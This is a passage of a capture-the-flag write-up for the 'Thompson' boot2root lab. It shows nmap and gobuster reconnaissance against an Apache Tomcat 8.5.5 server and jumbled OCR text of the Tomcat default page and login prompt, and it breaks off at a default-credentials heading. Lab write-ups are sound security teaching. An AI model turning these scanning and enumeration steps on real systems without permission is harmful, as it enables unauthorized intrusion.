
Thompson CTF WriteUp

Author: ERNEST NYABAYO OSINDO

Room Name: Thompson (CTF)
Difficulty Level: Easy
Room URL: [Thompson CTF Room]



Objective

In this walkthrough, we will demonstrate how to solve the "Thompson" CTF challenge, which is a boot2root machine. We will go through the steps of scanning, exploiting, and escalating privileges to retrieve both the user and root flags.

Step 1: User Flag


Let's start by scanning the target machine to gather information about open ports and services running on it.

1.1 Nmap Scan

To perform the scan, we use Nmap with service detection (`-sV`), default scripts (`-sC`), and scan all ports (`-p-`):

NOTE: Remember to use your own IP. My IP won't work on your end.

```
nmap -sC -sV -p- 10.48.160.203
```



Nmap Output:

- **SSH** (Port 22)
- **HTTP** (Ports 8080 and 8009)
- Apache Jserv (Protocol v1.3) running on port 8009
- Apache Tomcat 8.5.5 running on port 8080

At this point, we know the target machine has a potentially vulnerable HTTP service running on port 8080.


1.2 HTTP Service Enumeration


We proceed to scan the HTTP service running on port 8080. First, let's perform a directory brute-force scan using Gobuster:

```
gobuster dir -u http://10.48.160.203:8080 -w
/usr/share/dirb/wordlists/common.txt -k
```

```
gobuster dir -u http://10.48.160.203:8080/manager -w
/usr/share/dirb/wordlists/common.txt -k
```


```
gobuster dir -u http://10.48.160.203:8080/host-manager -w
/usr/share/dirb/wordlists/common.txt -k
```







```
root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080/host-manager -w /usr/share/dirb/wordli
sts/common.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.160.203:8080/host-manager
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 302) [Size: 0]
/html                 (Status: 401) [Size: 2044]
/text                 (Status: 401) [Size: 2044]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
root@ip-10-48-67-192:~#
```

From the scan results, we find directories such as `manager` and `host-manager` that may contain sensitive files or allow us to perform further actions. We scan these directories specifically:





New Tab
Apache Tomcat/8.5.5
Not Secure
http://10.48.160.203:8080
CyberChef
Reverse Shell Generator
http://10.48.160.203:8080
This site is asking you to sign in.
Username
Password
Cancel
Sign in
Home
Documentation
Find Help
Apache Tomcat/8.5.5
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
Realms & AAA
Examples
Servlet Specifications
First Web Application
JDBC DataSources
Tomcat Versions
Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 8.5 access to the manager application is split between different users.
Read more...
Release Notes
Changelog
Migration Guide
Security Notices
Documentation
Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki
Find additional important configuration information in:
$CATALINA_HOME/RUNNING.txt
Developers may be interested in:
Tomcat 8.5 Bug Database
Tomcat 8.5 JavaDocs
Tomcat 8.5 SVN Repository
Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages
http://10.48.160.203:8080/manager/status



We get an "Unauthorized" error when trying to access both directories, indicating that authentication is required.


1.3 Default Credentials

